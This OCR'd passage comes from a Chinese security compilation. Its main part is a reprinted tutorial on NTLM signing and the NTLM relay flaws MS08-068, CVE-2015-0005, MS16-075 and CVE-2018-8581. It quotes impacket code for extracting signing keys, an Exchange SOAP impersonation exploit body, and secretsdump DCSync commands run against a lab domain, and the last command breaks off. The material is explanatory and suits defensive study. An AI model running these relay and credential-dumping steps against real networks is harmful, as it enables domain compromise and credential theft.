


Figure 18.8: img

Figure 18.9: img

不仅从博主们的博客内容中可以学到很多安全知识，博主们的 Github 也有很多有意思的项目，笔者根据这些师傅们的 Github 地址，收集整理了一批 star 数在三位及以上的优质项目资源，笔者把它叫做 Github&& 大安全。Github 安全相关项目主要分为两类，知识和工具，有很多师傅们总结了例如内网渗透的知识库、Web 安全的知识库、企业安全建设的工具集合或是单个的某小方向安全工具，Github&& 大安全旨在做一个优质安全项目的大索引。

针对博主们博客的 RSS，我们也可以做很多有意思的事，可以集中导入 RSS 阅读器，也可以有针对性的导入，比如根据研究方向/安全团队/高校挑选 RSS 数据导入阅读器，其中的研究方向不只 Web 安全这种大方向，笔者还做了精细化处理，标记了 Java 代码审计、安全开发、域渗透、IoT 安全、Windows 安全、区块链安全等细分方向和小众方向。

18.6 持续产生价值

第一，一次性扩充了自己的视野和知识库，以人为核心，理解了青年安全从业者及其安全研究工作。

第二，挑选了 24 个现阶段和未来一段时间适合自己补充学习的安全博客，规划指导自己的学习。

唯品会安全应急响应中心
VIP Security Response Center

VSRC

唯品会安全应急响应中心

VSRC税后年终奖
高达10万元现金！
额外奖励上不封顶！

更多奖励等你来拿！
月度奖励
白帽生日礼物
节日礼物
新人礼物
.....

各种活动详情可关注公众号




Figure 18.10: img

IV 政企安全

在网络战概念被无数次提及的当下，政企安全凭借其特性依然稳居热度前列。高收益性使得不管是国家队还是黑客组织都无时无刻不对其虎视眈眈，作为防御方同样也需要保持高度的警惕并辅以完善的防护。预计很长一段时间内，政企安全将随着一次次典型案例被推上热门话题。

Windows 内网协议学习 NTLM 篇之 NTLM 漏洞概述

作者：daiker@ 灵腾实验室（360RedTeam）团队

来源：https://www.anquanke.com/post/id/194514

传送门：

Windows 内网协议学习 NTLM 篇之 NTLM 基础介绍

Windows 内网协议学习 NTLM 篇之发起 NTLM 请求

Windows 内网协议学习 NTLM 篇之 Net-NTLM 利用

Windows 内网协议学习 LDAP 篇之 Active Directory 简介

Windows 内网协议学习 LDAP 篇之组和 OU 介绍

19.1 0x00 前言

这是 NTLM 篇的最后一篇文章了，在之前已经花了三篇文章阐述了跟 NTLM_Relay 有关的方方面面的内容。在这篇文章里面将要介绍下签名，他决定了 NTLM_Relay 能不能利用成功。以及我们将会介绍跟 NTLM_Relay 相关的一些漏洞,MS08-068,MS16-074,CVE-2015-0005,CVE2019-1040,CVE-2019-1384，将整个 NTLM_Relay 漏洞利用串起来。在之后阐述 NTLM_Relay 漏洞利用链的时候，我们会主要从一下三方面阐述。

1. 怎么发起 ntlm 请求
2. 拿到 ntlm 请求之后要做什么
3. 服务端是否要求签名

19.2 0x01 SMB 签名以及 LDAP 签名

19.2.1 1. 关于签名的一点细节

当认证完毕之后，使用一个客户端和服务端都知道的 key 对后续所有的操作进行加密，攻击者由于没有 key，也没法对内容进行加密解密，所以也就没办法进行 Relay, 最多只能将流量原封不动转发过去。那这个 key 是什么呢。之前在网上看到的一个说法就是这个 key 是 session_key，需要使用用户 hash 去生成，攻击者没有用户 hash(有也就不需要 Relay 了，直接 pth 多好)，所以没有 session_key, 也就是没办法加解密，这个时候签名也就起到了防御 Relay 的效果。

这种解释也没错，都说得通。直到有一天，我跟 @xianyu 师傅，在 winrm 的流量中发现了一个字段，session_key。高兴了很久，以为是微软的疏忽泄漏了 session_key，那不就可以跟 CVE-2015-0005 一样绕过了签名从而进行 relay 了嘛。但是在进行一番研究之后，发现事情好像没有这么简单。在整个签名环节并非只有一个 key。下面详细介绍下三个 key，比较绕，大家大致理解下。(对于 3 个 key 的命名，不可地方表述不同)

1. exported_session_key

```
def get_random_export_session_key():
    return os.urandom(16)
```

这个 key 是随机数。如果开启签名的话，客户端和服务端是用这个做为 key 进行签名的。


1. key_exchange_key

   这个 key 使用用户密码，Server Challenge,Client Challenge 经过一定运算得到的。

```
    # [MS-NLMP] - 3.3.1 NTLMv1 Authentication
    response, session_base_key = \
        self._get_NTLM2_response(self._password,
                                 self._server_challenge,
                                 self._client_challenge)
    lm_hash = comphash._lmowfv1(self._password)
    key_exchange_key = \
        compkeys._get_exchange_key_ntlm_v1(self._negotiate_flags,
                                           session_base_key,
                                           self._server_challenge,
                                           lm_challenge_response,
```


2. encrypted_random_session_key

   前面说过开启签名的话，客户端是使用 exported_session_key 做为 key 进行加密解密的，而 exported_session_key 是客户端生成的随机数，那服务端不知道这个 key。这个时候就需要协商密钥。encrypted_random_session_key 的生成如下图所示，使用 key_exchange_key 做为 Key,RC4 加密算法



   加密 exported_session_key。


   在流量显示是 Session Key. 这个是公开的，在流量里面传输给服务端，服务端拿到这个的话，跟 key_exchange_key 一起运算得到 exported_session_key，然后使用 exported_session_key 进行加解密。



   于攻击者，由于没有用户 hash，也就没办法生成 key_exchange_key，虽然在流量里面能够拿到 encrypted_random_session_key,但是没有 key_exchange_key,也就没办法运算出 exported_session_key，也就没法对流量进行加解密。从而进行 Relay。

19.2.2 2. SMB 签名

有些地方表述为个人 pc 默认没有开启 smb 签名，服务器计算机默认开启 smb 签名，在我实际测试中发现这个说法是不正确。在域内的默认设置是仅在域控制器上启用，域成员机器并没有启用。



19.2.3 3. LDAP 签名

在默认情况底下，ldap 服务器就在域控里面，而且默认策略就是协商签名。而不是强制签名。也就是说是否签名是有客户端决定的。服务端跟客户端协商是否签名。(客户端分情况，如果是 smb 协议的话，默认要求签名的，如果是 webadv 或者 http 协议，是不要求签名的)

微软公司于 2019-09-11 日发布相关通告称微软计划于 2020 年 1 月发布安全更新。为了提升域控制器的安全性，该安全更新将强制开启所有域控制器上 LDAP channel binding 与 LDAP signing 功能。

19.3 0x02 漏洞概览

19.3.1 1. MS08-068

在这之前，当拿到用户的 smb 请求之后，最直接的就是把请求 Relay 回用户本身，即 Reflect。从而控制机子本身。漏洞危害特别高。微软在 kb957097 补丁里面通过修改 SMB 身份验证答复的验证方式来防止凭据重播，从而解决了该漏洞。防止凭据重播的做法如下:

主机 A 向主机 B(访问\B) 进行 SMB 认证的时候，将 _pszTargetName_ 设置为 `cifs/B`, 然后在 type 2 拿到主机 B 发送 Challenge 之后，在 lsass 里面缓存 (Challenge,`cifs/B`)。

然后主机 B 在拿到主机 A 的 type 3 之后，会去 lsass 里面有没有缓存 (Challenge,`cifs/b`)，如果存在缓存，那么认证失败。

这种情况底下，如果主机 B 和主机 A 是不同的主机的话，那 lsass 里面就不会缓存 (Challenge,`cifs/B`)。如果是同一台主机的话，那 lsass 里面肯定有缓存，这个时候就会认证失败。

19.3.2 2. CVE-2015-0005

本文前面说过，在签名的情况底下。对于攻击者，由于没有用户 hash，也就没办法生成 key_exchange_key，虽然在流量里面能够拿到 encrypted_random_session_key，但是没有 key_exchange_key，也就没办法算出 exported_session_key，也就没法对流量进行加解密。从而进行 Relay。

攻击者一旦拿到 key_exchange_key 的话，就可以进行 Relay。而 CVE-2015-0005 正好是泄漏了这个 key，因此这里单独拿出来说说。

之前的文章说过，在域内进行 NTLM_RELAY 的时候，如果登录的用户是域用户，这个时候认证服务器本地是没有域用户的 hash 的，这个时候会通过 NETLOGON 把 type 1,type 2,type 3 全部发给域控，让域控去判断。并不是向域控索要域用户的 hash。那在认证之后，由于没有用户的 hash，也没有办法算出 key_exchange_key，这个时候认证服务器就会通过 NETLOGON 去找域控索要 key_exchange_key。从而算出 exported_session_key。

但是这个漏洞就出在，不是只有认证服务器才能找域控索要 key_exchange_key，只要是机器用户来索要 key_exchange_key，域控都会给，并没有做鉴权。我们拥有一个机器用户的话，可以去找域控索要 key_exchange_key，然后跟流量里面的 encrypted_random_session_key 算出 exported_session_key，使用 exported_session_key 进行加解密。

```
try:
    resp = dce.request(request)
    # resp.dump()
except DCERPCException as e:
    if logging.getLogger().level == logging.DEBUG:
        import traceback
        traceback.print_exc()
    logging.error(str(e))
    return e.get_error_code()

logging.info("%s\\%s successfully validated through NETLOGON" % (
    domainName, authenticateMessage['user_name'].decode('utf-16le')))

encryptedSessionKey = authenticateMessage['session_key']
if encryptedSessionKey != b'':
    signingKey = generateEncryptedSessionKey(
        resp['ValidationInformation']['ValidationSam4']['UserSessionKey'], encryptedSessionKey)
else:
    signingKey = resp['ValidationInformation']['ValidationSam4']['UserSessionKey']

logging.info("SMB Signing key: %s " % hexlify(signingKey).decode('utf-8'))

return STATUS_SUCCESS, signingKey
```

对于该漏洞，在 impacket 的 `smbrelayx.py` 已经集成

```
# If the target system is enforcing signing and a machine account was provided,
# the module will try to gather the SMB session key through
# NETLOGON (CVE-2015-0005)
```

不需要指定额外的参数，当发现服务端要求进行签名的时候就会自动调用 (当然，需要指定一个机器用户以及他的凭据，不然漏洞无法利用)

```
if errorCode == STATUS_SUCCESS and self._SignatureRequired is True and self.domainIp is not None:
    try:
        errorCode = self.netlogonSessionKey(serverChallenge, authenticateMessageBlob)
    except:
        logging.debug('Exception:', exc_info=True)
        raise
```

```
[-machine-account MACHINE_ACCOUNT]
[-machine-hashes LMHASH:NTHASH] [-domain DOMAIN]
```

19.3.3 3. MS16-075

这个漏洞也叫 Hot Potato，从这个漏洞引申出很多 Potato，比如 Rotten Potato，Ghost potato。

这是一个典型的 NTLM_RELAY 利用链。按照 Relay 的一般流程，我们从三方面着手，将思路串起来，达到本地提权的效果。

1. 怎么发起 ntlm 请求

发起 ntlm 请求请求的方式我们最早在Windows 内网协议学习 NTLM 篇之发起 NTLM 请求里面已经说过，就是配合 NBNS 投毒欺骗和伪造 WPAD 代理服务器拿到用户的 Net-NTML hash，所有的 HTTP 请求将会被重定向至 “http://localhost/GETHASHESxxxxx”’，其中的 xxxxx 表示的是某些唯一标识符。将会影响目标主机中所有的用户，包括管理员账户和系统账户。更多关于 NBNS 和 wpad 的细节，在之前的文章已经说过了，这里不再赘述。

2. 拿到 ntlm 请求之后要做什么

   MS08-068 虽然限制了同台主机之间 smb 到 smb 的 Relay，但是并没有限制从 http 到 smb，我们配置配合 NBNS 投毒欺骗和伪造 WPAD 代理服务器拿到的 ntlm 请求说 http 的形式，我们可以直接 relay 到本机的 smb。


3. 服务端是否要求签名

   我们 Relay 到的服务端协议是 smb，除非是域内的域控，不然在工作组环节底下，或者域内的域成员机器，都是不要求签名的。

19.3.4 4. CVE-2018-8581

这个漏洞最早是一个 SSRF 漏洞。可以访问任意用户的邮件。

该漏洞由 SSRF 漏洞结合 NTLM_RELAY 可以访问任意用户的邮件，获取域管权限。按照 Relay 的一般流程，我们从三方面着手，将思路串起来，从而达到获取域管的效果。



1. 怎么发起 ntlm 请求

   Exchange 允许任何用户为推送订阅指定所需的 URL，服务器将尝试向这个 URL 发送通知。问题出在 Exchange 服务器使用CredentialCache.DefaultCredentials进行连接。传进的 URL 我们可控，也就说我们可以控制 Exchange 服务器向我们发起 HTTP 协议的 NTLM 请求。我们就能拿到 Exchange 机器用户的 Net-Ntlm Hash。如图中的步骤 1，步骤 2 所示。

2. 拿到 ntlm 请求之后要做什么

当我们拿到 ntlm 请求的时候网上主要有两种利用思路。

(1) 思路 1 访问任意用户的邮件

由于 Exchange 服务器还默认设置了以下注册表项

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LsaDisableLoopbackCheck = 1
```

也就是说我们可以将请求 Relay 回机器本身。我们拿到的是机器用户的 Net-Ntlm Hash。并不能直接用以登录。但是 Exchange 机器用户可以获得 TokenSerializationRight 的 ‘‘特权’’ 会话，可以 Relay 到机子本身的 Ews 接口，然后可以使用 SOAP 请求头来冒充任何用户。

```
def make_relay_body(exchange_version, target_email, controlled_email, sid):
    if FLAG == 1: body = '''<?xml version="1.0" encoding="utf-8"?>
  <soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
    <soap:Header>
     <t:RequestServerVersion Version="%s" />
<m:SerializedSecurityContext>
<m:UserSid>%s</m:UserSid>
<m:GroupSids>
   <m:GroupIdentifier>
    <t:SecurityIdentifier>%s</t:SecurityIdentifier>
   </m:GroupIdentifier>
</m:GroupSids>
<RestrictedGroupSids>
<RestrictedGroupIdentifier></RestrictedGroupIdentifier>
</RestrictedGroupSids>
</m:SerializedSecurityContext>
</soap:Header>
<soap:Body>
  <m:AddDelegate>
```

这个也是网上流传得比较广的一份exp的利用思路

(2) 思路 2 获取域管权限

在上面文章的 Relay2Ldap 里面，我们简单得提了一下这个思路。这里我们详细说下。

我们来做个测试

用户 daiker 对域没有 acl

```
C:\Users\Administrator\Desktop>AdFind.exe -s sutree -b "DC=0day,DC=org" nTSecurityDescriptor   -resolvesids -sddl++   -sddlfilter ;;;;;"0DAY\daiker"  -recmute

AdFind V01.51.00cpp Joe Richards (support@joeware.net) October 2017

Using server: OWA2010SP3.0day.org:389
Directory: Windows Server 2008 R2


0 Objects returned
```

这个时候进行 Dcsync

```
→  examples git:(master) ✗ python secretsdump.py 0day.org/daiker:123\!\@\#qazwsx3@OWA2010SP3.0day.org  -dc-ip 172.16.228.133 -just-dc-us
er krbtgt
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

权限不足, 这个时候我们添加两条 ACL

```
'DS-Replication-Get-Changes'      = 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2
'DS-Replication-Get-Changes-All' = 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2
```

验证一下

```
C:\Users\Administrator\Desktop>AdFind.exe -s subtree -b "DC=0day,DC=org" nTSecurityDescriptor   -resolvesids -sddl++   -sddlfilter ;;;;;"0DAY\daiker"  -recmute

AdFind V01.51.00cpp Joe Richards (support@joeware.net) October 2017

Using server: OWA2010SP3.0day.org:389
Directory: Windows Server 2008 R2

dn:DC=0day,DC=org
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes;;0DAY\daiker
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replicating Directory Changes All;;0DAY\daiker


1 Objects returned
```

这个时候我们进行 dcsync

```
→  examples git:(master) ✗ python secretsdump.py 0day.org/daiker:123\!\@\#qazwsx3@OWA2010SP3.0day.org  -dc-ip 172.16.228.133 -just-dc-us
er krbtgt
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

